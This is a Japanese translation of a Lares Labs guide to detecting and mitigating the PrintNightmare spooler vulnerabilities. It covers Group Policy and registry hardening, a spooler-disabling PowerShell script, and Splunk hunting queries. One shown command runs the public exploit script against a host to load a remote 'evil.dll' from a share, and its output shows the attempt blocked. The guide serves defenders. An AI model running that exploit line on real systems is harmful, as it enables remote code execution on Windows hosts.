
出典: Lares Labs: CVE-2021-1675 および CVE-2021-34527 の検出と修復情報
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527
このリポジトリには、CVE-2021-1675 および CVE-2021-34527 攻撃のEVTXサンプルと、関連するテレメトリを生成するために使用できる最小限のSysmon設定ファイルが含まれています。
これらのルールは回避される可能性があることに注意してください。適切にパッチを適用し、ドメインコントローラーでプリンタースプーラーサービスを無効にしてください。
これらの強化変更の結果として意図しない結果が生じる可能性があるため、本番環境に展開する前に推奨される修正をすべてテストしてください。このリポジトリの内容と見つかった情報を説明したブログ記事を書きました。こちら: https://labs.lares.com/detection-and-mitigation-printnightmare/

Benjamin Delpy のおかげで、この問題の悪用可能性に関する更新されたフローチャートがあり、システムが脆弱である可能性があるかどうかを判断できます。
Security Settings -> System Services -> Print Spooler -> Disable
HKLM\SYSTEM\CurrentControlSet\Services\Spooler\Start = 4Computer Configuration -> Administrative Templates -> Printers -> Allow Print Spooler to accept client connections - > Disable
HKLM\Software\Policies\Microsoft\Windows NT\Printers\RegisterSpoolerRemoteRpcEndPoint = 2Printers -> Point and Print Restrictions -> Security Prompts -> When installing drivers for a new connection -> Show warning and elevation prompt
HKLM\Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint = 0HKLM\SOFTWARE\Microsoft\Windows\CurrrentVersion\Policies\System\EnableLUA = 12021年6月にMicrosoftがリリースしたパッチはCVE-2021-1675を修正しますが、残念ながらPrintNightmare(CVE-2021-34527)として知られる問題は修正していません。そのため、プリンタースプーラーサービスを無効にすることで回避策を適用できます。以下にGPOとPowerShellの両方での方法を示します。このGPOは、SharpPrintNightmareが使用するMS-RPRN RpcAddPrinterDriverEx関数とWin32 AddPrinterDriverEx関数の両方を修正することが確認されています。
以下のGPOを設定すると、スプーラーへのクライアント接続を拒否できます。これは、スプーラーサービスを完全に無効にすることが選択肢にならない場合の潜在的な回避策です。これはラボ環境でドメインコントローラーとエンドポイント(W7/W10)に対してテスト済みであり、ユーザーはプリンターの追加/削除と印刷を引き続き行えますが、エクスプロイトの動作を停止します。注: このGPOは、Microsoftの脆弱性ページに記載されているようにCVE-2021-34527も修正することが理解されています。
Computer Configuration -> Administrative Templates -> Printers -> Allow Print Spooler to accept client connections
これを無効に設定します:

次に、影響を受けるホストでスプーラーサービスを再起動します。うまくいけば、エクスプロイトはアクセスを拒否されます:
./CVE-2021-1675.py lares.labs/[email protected] '\\certer.lares.labs\share\evil.dll'                                                                                    1 ⨯
Password:
[*] Try 1...
[*] Connecting to ncacn_np:192.168.1.157[\PIPE\spoolss]
[-] Connection Failed

別の修正/回避策は、Dirk-jan によって発見されたように、Pre-Windows 2000 Compatible Access から authenticated users を削除することです。

「Authenticated Users」グループが「Pre-Windows 2000 Compatible Access グループ」のメンバーではないことを確認してください。(デフォルトでは、これらのグループは現在のWindowsバージョンには含まれていません。)以下のスクリーンショットに示すように、メンバーがいないはずです:
これを行う方法が不明な場合は、次の手順を実行できます:
ドメインからすべてのDCを取得するためにADDomainControllerを使用するように0gtweetのスクリプトを適応しました。
# the script STOP and DISABLES Print Spooler service (aka #PrintNightmare) on each server from the list below IF ONLY DEFAULT PRINTERS EXIST.
# revert if you need: go to services.msc, find the "print spooler" service, change startup type to "automatic" and start the service.
# Source: https://github.com/gtworek/PSBits/blob/master/Misc/StopAndDisableDefaultSpoolers.ps1
#
# Requirements RSAT
# Get-Module -Name ActiveDirectory
# Import-Module -Name ActiveDirectory

$computers = Get-ADDomainController -filter * | %{ $_.name }

foreach ($computer in $computers)
{
    Write-Host "Processing $computer ..."
    $service = Get-Service -ComputerName $computer -Name Spooler -ErrorAction SilentlyContinue
    if (!$service)
    {
        Write-Host "Cannot connect to Spooler Service on $computer. Skipping." -ForegroundColor Yellow
        continue
    }
    if ($service.Status -ne "Running")
    {
        Write-Host ("Service status is: """ + $service.Status + """. Skipping.") -ForegroundColor Yellow
        continue
    }
    $printers = (Get-WmiObject -class Win32_printer -ComputerName $computer)
    if (!$printers)
    {
        Write-Host "Cannot enumerate printers. Skipping." -ForegroundColor Yellow
        continue
    }

    $disableSpooler = $true
    foreach ($DriverName in ($printers.DriverName))
    {
        if (($DriverName -notmatch 'Microsoft XPS Document Writer') -and ($DriverName -notmatch 'Microsoft Print To PDF'))
        {
            Write-Host "  Printer found: $DriverName" -ForegroundColor Green
            $disableSpooler = $false
        }
    }
    if ($disableSpooler)
    {
        Write-Host "Only default printers found. Stopping and disabling spooler..." -ForegroundColor DarkCyan
        (Get-Service -ComputerName $computer -Name Spooler) | Stop-Service -Verbose
        Set-Service -ComputerName $computer -Name Spooler -StartupType Disabled -Verbose

    }
    else
    {
        Write-Host "Non-default printers found. Skipping." -ForegroundColor Green
    }
}
提供されているSysmon設定ファイルCVE-2021-1675.xmlは、Sysmon Config Pusherでインストールできます: https://github.com/LaresLLC/SysmonConfigPusher
index=sysmon EventCode=7 Image="C:\\Windows\\System32\\spoolsv.exe" NOT (Signature="Microsoft Windows" SignatureStatus=Valid)
| stats values(ImageLoaded),values(TargetObject),values(Details),values(TargetFilename)
Print Spoolerの悪用をハントする一般的な方法は、ペイロードDLLの読み込みによるプリントスプーラーによって生成されたエラーを探すことです。これは、spoolsv.exe による WerFault.exe の生成、またはプリントスプーラーサービスの予期しない終了を示すイベントID 7031の生成を探すことで行えます。
((index=sysmon EventCode=1
ParentImage="C:\\Windows\\System32\\spoolsv.exe" Image="C:\\Windows\\System32\\WerFault.exe")
OR (index=windows Channel=System EventCode=7031
Message="The Print Spooler service terminated unexpectedly"))
cube0x0の実装を悪用するテストを数回行った後、追加のアーティファクトが見つかりました: Share Name: \\*\IPC$ と Relative Target Name: spoolss を持つイベントID 5145。このアプローチの利点は、攻撃の実行に使用された送信元IP(Source Address)とアカウント(Security ID または Account Name)を確認できることです。実際のプリントサーバーからの誤検知が発生する可能性がありますが、ホスト名と Access Mask でフィルタリングできます。hostname-username-access mask の組み合わせでフィルタリングできる他の誤検知が存在する可能性があります。
index=windows_security EventCode=5145 Share_Name="\\\\*\\IPC$" Relative_Target_Name=spoolss

